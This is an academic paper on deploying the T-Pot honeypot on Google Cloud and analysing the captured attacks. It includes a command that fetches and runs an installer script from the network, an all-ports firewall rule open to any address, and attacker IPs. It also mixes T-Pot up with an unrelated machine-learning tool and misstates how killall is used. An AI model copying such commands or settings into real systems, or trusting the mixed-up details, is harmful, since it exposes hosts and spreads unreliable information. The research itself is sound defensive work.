Analysis of Attacks Using Honeypots

Namra Amir
Department of Informatics
(School of Systems and Technology)
University of Management and Technology
Lahore, Pakistan
namraamir20@gmail.com

Zaeem Attique Ashar
Department of Informatics
(School of Systems and Technology)
University of Management and Technology
Lahore, Pakistan
zaeemattique437@gmail.com

Abstract—This research Paper investigates the effectiveness of SSH honeypots in detecting and analyzing Cyber-attacks within a virtual environment. A virtual Environment is constructed utilizing the Google Cloud VM Instance to Simulate real world network conditions. A sophisticated honeypot is established using the tool TPot to attract attackers and capture malicious activities. The study mainly focuses on how honeypots can be used to study various cyber-attacks. Data collected from honeypot is analyzed to identify and study common attack vectors, potential threats and trends. The findings shed light on the methodologies that are used by the attackers that are targeting different services. This research collects data generated by the honeypot from various types of cyber-attacks. This study offers practical guidance for enhancing defenses mechanisms and implementing cybersecurity measures against potential threats.

Keywords—Honeypot, TPot, Cowrie, Dionaea, Elastic Stack, Suricata, Adbhoney, Script Analysis

I. INTRODUCTION

In this research paper, we will be focusing on studying about different types of attacks that have evolved over the past years of technological advancements. For this purpose, a honeypot named T-pot will be used, which is widely known for combining multiple different types of honey pots in one. To simulate a real-world web server, the T-pot will be deployed on a Debian 12 Bookworm server hosted on the Google Cloud VM. This will allow us to safely intercept attacks and study them. The gathered data will be analyzed with used analytics tools such as Elasticvue in Kibana Dashboard. Furthermore, we will study the captured malware and scripts from the fatt and cowrie honeypots. We will then map those attacks on the CVE Database which will conclude our research. Now let us look at a brief introduction to the components involved in the research.

a) Objective: The primary objective is to study the working of honeypots, and how they can be used to capture information related to the attacks and then study it. This research Paper aims to identify common attack vectors, patterns and trends, by monitoring the activities within honeypots and their working. Utilizing the strong capabilities of cloud computing, particularly the Google Cloud VM platform, a virtual environment is established to emulate real-world network scenarios. The TPot tool, which is an open-source honeypot solution, is deployed within this environment to create a Honeypot to lure potential attackers.

b) T-pot: It is the most important component for this research as it will allow us to trick attackers into attacking the mahine and inject various malwares and scripts into the machine for them to be studied. There are vious tools and different types of honeypots combined in T-pot which we will be making use of. The current version (24.04.0) combines a total of 29 services and honeypots but this research will only make use of a few of them.

c) Google cloud: The Google Cloud VM serice is used in this research to host a virtual machine which will be running the T-pot for us in the cloud. Using honeypots in the cloud has been becoming a normal practice for research since it is cost effective and makes it easier for researchers to maintain the honeypots. We can easily allocate more or less resources according to the need of the honeypot and can also monitor it more efficently and remotely.

d) Analyzing the findings

We will be utilizing our findings from multiple honeypots and study them to improve our defense practices. One of the most important honeypots is Cowrie, an SSH and TELNET honey pot that allows the attackers to connect through SSH after a few failed attempts, into a fake machine where they can run different shell commands and upload files and execute them. It will allow us to gather all the data about their doings once they got inside the honeypot.

The Table 1 below records the number of attacks encountered by the major honeypot components and their data captured which will be further studied in this research:

Table 1

Total	**Cowrie**	**Dionaea**	**DDoSPot**	**Honeytrap**
58,195	15,457	7,485	3,155	24,594

The honeypots listed in the table above will be our main sources of data collection. Let us take a brief introduction to these main components which will be discussed in great detail in the upcoming sectios.

- Cowrie: A popular honeypot that traps attackers that attempt to break into the system by bruteforcing SSH and TELNET services.

- adbHoney: A type of honeypot that presents itself as a vulnerable android device and captures data such as scripts and malware downloaded by attackers.
- DDoSPot: A simple honeypot that records the packets sent by attackers trying to pull a DDoS attack on an intentionally vulnerable web service.
- Fatt: A fingerprinting honeypot.

II. LITERATURE REVIEW

This literature review looks at the introduction of honeypots, their deployment methodologies and their working and the analysis of attacks they facilitate. Specifically, it explains the deployment of honeypot within a virtual environment hosted on google cloud platform and TPot tool is used to examine attacks.

A. Introduction to Honeypots

The advancement in technology has its own benefits as well as drawbacks. Technology can benefit us in many ways but can harm us if misused. With growing cyber threats, the need for efficient and effective defense mechanisms grows, such an approach is Honeypot. Honeypots have gathered significant attention in recent years due to their efficiency in detecting and analyzing cyber threats. Honeypots are based on deception. A honeypot is an intentionally vulnerable application or program that is used to lure attackers to study attacks, gather information and gain valuable insights. Honeypots are described as valuable security tools if they are being attacked [1]. Honeypots can protect original systems while revealing new and unknown attacks at the same time [2]. Honeypots are only useful to analyze and study the attack patterns and attacks performed by an attacker to form strong defense mechanisms against those attacks. Honeypots have different shapes and sizes, honeypots do not even have to be computer honeypots can be application, credit card numbers, login and passwords and excel spreadsheets etc. [3]. Honeypots can be low interaction, medium interaction and high interaction [3], while Low-interaction honeypots are detectable because of the service emulation, which will never be able to behave like the real service because of the nature of emulation and security concerns [4]. Honeypots can also be used to catch hackers while they are in the network and to redirect hackers from the actual production systems to the honeypot system. The best personnel to manage the honeypot is one with extensive knowledge in three critical areas – Security, Systems, and Networks [5]. Low interaction Honeypots are the easiest to install, configure, deploy, and maintain because of their simple design and basic functionality. Medium-Interaction honeypots also do not have a real operating system, but the services provided are more sophisticated technically. High-interaction honeypots are a complex solution and involve the deployment of real operating systems and applications. They capture extensive amounts of information and allow attackers to interact with real systems where the full extent of their behavior can be studied and recorded. Examples of high-interaction honeypots include Honeynets and Sebek [1].

Table 2: Tradeoffs between Honeypot Levels of Interaction. [6]

Degree of Involvement	**Low**	**Medium**	**High**
Installation and configuration effort	Easy	Medium	Difficult
Deployment and maintenance effort	Easy	*Medium*	*Difficult*
Information Gathering	Limited	*Medium*	Extensive
Level of Risk	Low	*Medium*	High

From the research [3] Types of Honeypots are described on the basis of interaction as well as on the basis of purpose. They used different honeypots, and they are categorized in the following table according to their type.

Table 3: Types of honeypots described in [3].

Sr. no	**Types of Honeypots**		
	Honeypots	***Types***	***Example***
1	On the Basis of Interaction	1)low interaction honeypots.	Honeyd, Kippo
		2) Medium interaction honeypots	Dionaea, Nepenthes
2		3)High Interaction honeypots	Specter
	On the Basis of Purpose	1) Research honeypots.	A standalone PC having any operating System installed like Linux.
		2) Production honeypots.	kF sensor, specter, Dionaea, Nepenthes

Honeypots can be classified into physical and virtual Honeypots. Virtual Honeypots use software to emulate services or network and Physical Honeypots are real standalone systems. Virtual Honeypots are common, famous because of their flexibility, and low cost and maintenance is required [7]. The Honeypot used in this research is a Virtual Honeypot.

B. Honeypots In Cloud Platforms

Cloud Computing has become more common these days due to its flexible, efficient and cost-effective nature. It provides services like Infrastructure as a Service (IaaS), Software as a Service (SaaS) and platform as a Service (PaaS) in lesser price and better security measurements [8].

Table 4: Summarizes the features of the different clouds that were studied in [8].

Cloud Provider	Operating System	Service	Instances	Datacenters
Amazon EC2	Ubuntu 12.04 LTS	IaaS	22	North Virginia, Tokyo, Singapore, Ireland, North California, North Oregon, Sydney, Sao Paulo
Windows Azure	Ubuntu 12.04 LTS	IaaS	14	East US, East Asia, Southeast Asia, West Europe, West US
IBM Smartcloud	Redhat Enterprise Linux 6.3	IaaS	5	Canada, Germany, Japan, West US, Singapore
ElasticHosts	Ubuntu 12.04 LTS	IaaS	1	Los Angeles, USA

Cloud provides platforms that can be customized according to the user's needs and requirements. Amazon Web Server (AWS), Windows Azure and Google Cloud Platform (GCP) are some of the famous cloud platforms. In this research, Google Cloud Platform is utilized to deploy honeypots. Google Cloud Platform provides a range of virtualization options, including Compute Engine, which allows users to create and customize virtual machines tailored to their requirements and needs.

C. Introduction to TPot

TPot is a python-oriented machine learning tool, that specializes in the optimization of machine learning pipelines [9]. The T-Pot honeypot system combines the best aspects of various honeypot technologies into a single functional system. It is incredibly easy to use and quite powerful. The platform is made to be simple to set up, keep up, and utilize [10]. It automatically searches and selects the best machine learning pipelines for a given dataset TPot honeypot is a security mechanism that is used to detect or deflect unauthorized use of information security. T-Pot uses Docker called containers T-Pot has each honeypot and tool containerized and running in separate Docker containers, which provides modularity as well as better safety compared to running software directly on the machine [10]. TPot offers OS provided System Services that provide Secure Shell for secure remote access, Elastic Stack provides Elasticsearch for storing events and Kibana is utilized for visual representation of these events and Network Security Monitoring (NSM) provides Suricata which is a network security monitoring engine [11]. TPot supports 20+ honeypots and countless visualization options using the Elastic Stack, animated live attack maps and many security tools to further improve the deception experience. Cowrie, Adbhoney, Dionaea, Glutton, Suricata, Fatt, Cyberchef, T-Pot-Attack-Map.

Table 5: Some of the Honeypots that TPot offers, and their services are described in [12].

Honeypots	Services
Cowrie	Acts as an SSH and Telnet medium- to a high-interaction honeypot, and it mainly logs the interaction performed by the threat actor with the shell and brute force attacks
Citrix honeypot	Creates a Hypertext Transfer Protocol Secure (HTTPS) authentication for website access. Therefore, it emulates a false website
Rdpy	Python version of Microsoft Remote Desktop Protocol (RDP)
Dionaea	Aims to get a copy of malware for research purposes
Adbhoney	Utilizes the Android Debug Bridge (ADB) protocol to emulate phones, TVs and DVRs connected to the host.
Mailoney	Focuses on Simple Mail Transfer Protocol (SMTP) traffic
Snare	Converts web pages into a surface to attack for threat actors
Honeysap	Low-interaction honeypot, where the only goal for it is to collect data related on Session Announcement Protocol (SAP) attacks
Heralding	Service that collects only credentials

D. History

Honeypots have always been an interesting subject when it comes to study attacks. Many researchers worked on this, and some are still working, to obtain valuable information and extract meaningful threat intelligence from honeypots. An article from 2020 SSH based Honeypot Cowrie was used to analyze and classify attacks on an SSH-based MIH [13]. A hybrid IOT honeypot was used in 2020 for analyzing malware. It had two components; low interactive component SSH/Telnet and a highly interactive component using IoT device services [14]. In a 2021 research Cowrie was deployed on a Google cloud platform to analyze SSH/Tenet protocol attacks [15]. In this research similar to [15], Google cloud is utilized to create a virtual environment to deploy a honeypot. In another research from 2021 where a IaaS Platform Digital Ocean was used to deploy Rayson-Cowrie honeypot on Debian 10 virtual environment and the Apache HTTP server project is run in a container to host a fake website and allow exposure to the Internet without risking the host machine [16]. In Another research from 2021, Honeypots were deployed on different servers and compared, TPot was deployed on a cloud server and a local server, Honeypot on a standalone server and TPot platforms were compared [10]. In this research TPot is used as a honeypot on a cloud server. Password Attack Analysis was performed using honeypots in 2021, where Cowrie honeypot was deployed on a Kali Linux Machine and Nmap was used to lure attackers to a network. Hydra was used to Crack passwords, rockyou.txt for dictionary attack and Graylog to follow the logs to be taken over the Cowrie honeypot [17]. Cowrie is medium interactive


Honeypot that mainly targets SSH and Telnet services, in this study TPot is utilized which has a built-in cowrie honeypot that is analyzed similar to [13], [15], [17] and [16]. Correlation of threat intelligence across different honeypots was tested in 2021, six multi-service honeypots, including cowrie were deployed for this purpose and analysis was performed on various characteristics including source and destination IP addresses and port numbers, usernames and passwords utilized, commands executed, and types of files downloaded. The data was compared across honeypots [16]. A Reinforcement Learning Based Adaptive SSH Honeypot was deployed and analyzed in 2021, where machine learning was combined with Honeypot. Cannypot, a cowrie-based honeypot was designed to adapt according to the actions of the attackers, machine, Reinforcement Learning (RL) was used for this purpose [18]. In 2022, Honeypot effectiveness was analyzed by deploying multiple SSH Honeypots using cowrie tool on a virtual environment Ubuntu 20.04, IaaS Amazon Web Server (AWS) Platform was utilized, and Splunk to keep the record of data created by cowrie [19]. Honeypot was deployed using a Web Portal in 2023, the honeypot was designed in a way that it mimicked the website of an organization. DreamHost was used for Web Hosting, focus is to gather threat intelligence by observing attacker behavior [20]. In a recent research of 2024, A cowrie-based Honeypot was deployed on Alibaba Cloud's simple application server, Reinforcement Learning (RL) Algorithms were used on SSH Honeypots to gather insights of the attacker's behaviors [21].

III. SETTING UP THE LAB

A. *Setting up a Virtual Environment*

To set up the honeypot environment, a virtual environment is created, for this purpose Google Cloud Platform is utilized as it facilitates with various different features and users can customize it according to their requirements and needs. A virtual environment is created from Google Cloud VM instances.

Disk space is adjusted, to customize the machine according to the honeypot requirements. For this setup, Disk of size 256 GB is used. Debian GNU/Linux 12 Bookworm Operating System is used. Debian is used due to its reliability and robustness, which allows it to run various honeypot software with minimal performance issues. Debian's extensive package repository and strong community support make it ideal for setting up and maintaining honeypot systems. The VM instance is configured with an N1 processor and n1-standard-4 vCPUs, and 15 GB of memory is allocated.


Google Cloud
My First Project
Search (/) for resources, docs, products, and more
Search
Create an instance
New VM instance
Create a single VM instance from scratch
New VM instance from template
Create a single VM instance from an existing template
New VM instance from machine image
Create a single VM instance from an existing machine image
Marketplace
Deploy a ready-to-go solution onto a VM instance
CHANGE
CREATE
CANCEL
EQUIVALENT CODE

Boot disk

Name	instance-20240517-150649
Type	New balanced persistent disk
Size	256 GB
License type	Free
Image	Debian GNU/Linux 12 (bookworm)

Identity and API access


Service accounts

Service account: Compute Engine default service account

Requires the Service Account User role (roles/iam.serviceAccountUser) to be set for users who want to access

Fig.1 This figure shows the details about the virtual machine that i created on Google Cloud.

HTTP and HTTPS traffic are allowed to ensure the machine is reachable. Google Cloud assigns the VM instance a public IP address as well as the internal IP address.


Google Cloud
My First Project
Search (/) for resources, docs, products, and more
Create an instance
New VM instance
Create a single VM instance from scratch
New VM instance from template
Create a single VM instance from an existing template
New VM instance from machine image
Create a single VM instance from an existing machine image
Marketplace
Deploy a ready-to-go solution onto a

○ Set access for each API

Firewall

Add tags and firewall rules to allow specific network traffic from the Internet

- [✓] Allow HTTP traffic
- [✓] Allow HTTPS traffic
- [✓] Allow Load Balancer Health Checks

Observability - Ops Agent

Monitor your system through collection of logs and key metrics.

- [ ] Install Ops Agent for Monitoring and Logging

Advanced options

Fig.2

An SSH connection is established by authorizing the machine, the command-line interface (CLI) confirms that the machine is successfully created. GUI can be created to make the work more manageable and easier and supports visualizations of attacks in the shape of graphs using elasticvue.

After the machine is accessed, it will be updated and upgraded using the commands:


sudo apt update –y && sudo apt upgrade –y

B. *Deplyoing a Honeypot on VM Instance*

After setting up the virtual machine, the next step is to deploy the honeypot on it. For Honeypot, TPot is used in this research, TPot is an open-source honeypot platform developed by the Deutsche Telekom Security team, designed to integrate multiple honeypot technologies into a single, easy-to-deploy system. It is highly beneficial for deploying honeypots as it offers comprehensive attack surface coverage, automated data collection, and seamless integration with various security tools. TPot features a user-friendly web interface, extensive logging capabilities, and real-time monitoring, making it an ideal solution for advanced threat detection and analysis.

For the installation of TPot, the simplest way is to use this installation command from the TPot documentation that is provided on GitHub:


env bash -c "$(curl –sL https://github.com/telekom-security/tpotce/raw/master/install.sh)"



```
Setting up google-cloud-cli (476.0.0-0) ...
Setting up google-cloud-packages-archive-keyring (1.2-629101324) ...
Setting up linux-image-cloud-amd64 (6.1.90-1) ...
Setting up google-cloud-cli-anthoscli (476.0.0-0) ...
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for libc-bin (2.36-9+deb12u7) ...
Processing triggers for initramfs-tools (0.142) ...
update-initramfs: Generating /boot/initrd.img-6.1.0-21-cloud-amd64
zaeemattique@instance-20240517-150649:~$ env bash -c "$(curl -sL https://github.com/telekom-security/tpotce/raw
/master/install.sh)"

### This script will now install T-Pot and all of its dependencies.

### Install? (y/n) y


### Now installing required packages ...

Get:1 file:/etc/apt/mirrors/debian.list Mirrorlist [30 B]
Get:2 file:/etc/apt/mirrors/debian-security.list Mirrorlist [39 B]
Hit:7 https://packages.cloud.google.com/apt google-compute-engine-bookworm-stable InRelease
Hit:8 https://packages.cloud.google.com/apt cloud-sdk-bookworm InRelease
```

Fig.3

Running this command in the command-line interface of the virtual machine starts the TPot installation process. For this setup, the ***TPot Standard/HIVE installation*** type is selected as honeypot is being deployed on a single virtual machine, so this option fits well. Setting up the username and password to complete installation process.



```
TASK [Setup a randomized daily reboot (All)] *************************************************************
changed: [127.0.0.1]

PLAY RECAP ***********************************************************************************************
127.0.0.1                  : ok=36   changed=21   unreachable=0    failed=0    skipped=3    rescued=0    ignore
d=0

### Playbook was successful.


### Choose your T-Pot type:
### (H)ive   - T-Pot Standard / HIVE installation.
###            Includes also everything you need for a distributed setup with sensors.
### (S)ensor - T-Pot Sensor installation.
###            Optimized for a distributed installation, without WebUI, Elasticsearch and Kibana.
### (M)obile - T-Pot Mobile installation.
###            Includes everything to run T-Pot Mobile (available separately).
### Install Type? (h/s/m) h

### Installing T-Pot Standard / HIVE.

### T-Pot User Configuration ...

### Enter your web user name: [redacted]
### Your username is: [redacted]
### Is this correct? (y/n) y
```


Fig.4

TPot comes with about 25+ built in honeypot components such as Cowrie, Suricata, Dionaea, Fatt, Mailoney, etc., which will start deploying during the installation process. Upon completion, the installation is verified by checking the status of the TPot service with the command:

systemctl status tpot.service

If the service is not running properly, the TPot service is initiated using the following command:

systemctl start tpot.service



```
### Done. Please reboot and re-connect via SSH on tcp/64295.


zaeemattique@instance-20240517-150649:~$ systemctl status tpot.service
○ tpot.service - T-Pot
     Loaded: loaded (/etc/systemd/system/tpot.service; enabled; preset: enabled)
     Active: inactive (dead)
zaeemattique@instance-20240517-150649:~$ systemctl start tpot.service
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'tpot.service'.
Authenticating as: root
Password:
zaeemattique@instance-20240517-150649:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
zaeemattique@instance-20240517-150649:~$ systemctl start tpot.service
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'tpot.service'.
Authenticating as: root
Password:
==== AUTHENTICATION COMPLETE ====
zaeemattique@instance-20240517-150649:~$ systemctl status tpot.service
```

Fig5 Shows the confirmation that the honeypot is successfully loaded.

We should also set a password for the root account as we may need to use sudo privileges in the process. This approach ensures that the honeypot is correctly deployed and fully operational, ready to capture and analyze potential threats.


Logging in via SSH to access the command Line interface of TPot, In the TPot documentation, SSH is currently running on port 64295.

C. Creating a Firewall Rule

To ensure that the attackers are able to see and attack the open ports on the honeypot machine, we need to set up the firewall in a way that exposes the intentionally open ports to malicious traffic. To do that we need to create new firewall rules in the Google Cloud VM Firewall.

This task has two solutions. One way would be to create a different rule to allow only the ports that we need with the honeypot. For example, one rule to allow incoming traffic on port 25, another one allows traffic at port 32 and so on. This method makes the machine look more realistic and make it less suspicious which in return makes our work easier to trap them into exploiting the honeypot. The second method would be to allow all the traffic on all ports, making the firewall fully permissive. This saves time but makes the machine look as if the ports were intentionally left open. Still, in our experiment we will go with the second solution as it saves time.

We will simply create a firewall rule for the IP 0.0.0.0/0 and selects all ports. As shown below in Fig.5.



health-check-ipv6								
default-allow-http	Ingress	http-server	IP ranges: 0.0.0.0/0	tcp:80	Allow	1000	default	Off
default-allow-https	Ingress	https-	IP ranges: 0.0.0.0/0	tcp:443	Allow	1000	default	Off
honey	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	1000	default	Off
honey16	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	1000	default	Off
default-allow-icmp	Ingress	Apply to all	IP ranges: 0.0.0.0/0	icmp	Allow	65534	default	Off
default-allow-internal	Ingress	Apply to all	IP ranges:	tcp:0-65535 udp:0-65535 icmp	Allow	65534	default	Off
default-allow-rdp	Ingress	Apply to all	IP ranges: 0.0.0.0/0	tcp:3389	Allow	65534	default	Off
default-	Ingress	Apply to all	IP ranges: 0.0.0.0/0	tcp:22	Allow	65534	default	Off

Fig.6

D. Monitoring and Managing

Now that the T-pot service is up and running we need to make sure that the ports do not conflict with the services that needs to be run by the T-pot. It often occurs that the port 25, port 32 and port 80 are in conflict which makes the Auto Heal component of the honeypot restart the services in a loop and disrupt the functionality. We can check for port conflicts by reading the logs of the T-pot service by the command:

journalctl -fu tpot

The yellow lines in the fast created logs will usually mark errors so its quicker to look for those. Once we find the port conflict, we need to check what services are occupying the ports. This can be done by the command:

lsof -i :<port number>

This command will return the names and information on all the services that are occupying the ports out of which the PID is needed the most. Once we have that we can simply halt the program and free the port by using the command:

killall <PID>

E. *Accessing the Web UI*

The web user interface is quite easy to access and supports the practitioners that are not too familiar with navigating through the Linux command line. The Web UI can be accessed on port number 64297 on the VM's public IP Address. This will need the username and password as a form of logging into the dashboard. These credentials were set-up in one of the installation steps. Upon login, the T-pot home page appears.





Fig.7

IV. OBSERVATIONS

In this section of the research paper, we will analyze the data gathered and collected related to the attacks that the honeypot encountered on different components of the TPot. It will also be discussed how the information gathered can be useful in real life scenarios for protecting our assets and enhancing our defense mechanisms against threats.

a) *Basic Analysis*

TPot comes with a GUI out of the box which can help visualizing the attacks in real-time. This package includes an attack map which shows the location of our server on the world map and where the attacks are coming from all over the world. It also gives some basic information related to what components are intercepting what type of attacks, their frequency over the last 24 hours, last hour and last min. It also gives us information about the IP addresses that the attacks came from along with the number of hits.



T-Pot Honeypot Stats Last 1m: 2 Last 1h: 788 Last 24h: 21210

olor	Service
🔴	FTP
🟠	SSH
🟡	TELNET
🟢	EMAIL
🟢	SQL

Hits		IP
12911	🇱🇹	141.98.11.197
3019	🇪🇬	196.219.51.130
413	🇬🇧	18.170.73.241
392	🇬🇧	18.132.207.7
99	🇬🇧	13.40.27.213

Hits		Country
12911	🇱🇹	Lithuania
3057	🇪🇬	Egypt
1354	🇺🇸	United States
1346	🇬🇧	United Kingdom


Events	IP		Country	Honeypot	Service
2024-05-29 21:48:33	45.142.182.121	🇩🇪	Germany	Honeytrap	8888
2024-05-29 21:12:50	167.248.133.125	🇺🇸	United States	Honeytrap	51171
2024-05-29 21:12:48	165.154.41.13	🇭🇰	Hong Kong	Honeytrap	58000
2024-05-29 21:11:50	185.242.226.53	🇳🇱	The Netherlands	Honeytrap	8444
2024-05-29 21:11:46	199.45.154.21	🇺🇸	United States	Honeytrap	3000

Fig.8

This map can be used to extract some basic information about the attacks but for a deeper view we will have to head over to the Kibana dashboard.

b) *Kibana*

This is the most important component of Tpot in terms of visualization of attacks. It provides us a list of separate dashboards for different components of the honeypot. The most general dashboard is named Tpot which gives us the general overview of the total attacks.



Honeypot Attacks	Honeytrap Attacks	Cowrie Attacks	Dionaea Attacks	Sentrypeer Attacks	Ddospot Attacks
76,013	37,645	16,139	10,796	5,679	3,186

Tanner Attacks	Redishoneypot Attacks	ConPot Attacks	Ciscoasa Attacks	Adbhoney Attacks
729	611	498	221	162

Fig.9

As shown in the general attacks report in the Fig.9 , the attacks that are being studied are 76,013 in total. It is also shown a few components and the number of attacks they encountered. This dashboard also provides a more accurate graph of all the components and the number of attacks encountered by each of them.




Fig.10

We can see that the highest number of attacks have been encountered by honeytrap which is a combination of services such as the LAMP framework. We can understand from this finding that the web services are the services which are more likely to be targeted by attackers if left vulnerable.

The dashboard also maps the attacks onto the CVE IDs which can be studied further in detail to understand what vulnerability was compromised and knowing that, create a mitigation strategy.

c) *Cowrie*

Cowrie is a famous honeypot derived from an old honeypot named Kippo written in python. It is highly flexible and has been extensively used in many researches as well as practically in organizations. Cowrie is a medium interaction honeypot that collects and logs Brue force attempts on the OpenSSH and TELNET services being hosted. Let us not get in depth of Cowrie and analyze the data collected.

Cowrie's dashboard in Kibana can be quite resourceful in gathering information about these attacks. At a first glance at the dashboard, we can see that we have intercepted a total of 16, 387 attacks out of which 57% were targeting the SSH service and the rest 43% were targeting the TELNET service.




Fig.11

The dashboard also provides us with a visual representation of the countries along with the Internet Service Provider names that had the greatest number of attacks. This information can be used in dealing with incoming packets from various regions and RIRs.

We are also informed about the cloud of usernames and passwords that were tried in the attempt to brute force the SSH and TELNET services. These usernames and passwords can be used to create dictionaries for bruteforcing and also talks about what usernames and passwords should not be used in a real-life scenario as they are more susceptible to being cracked.

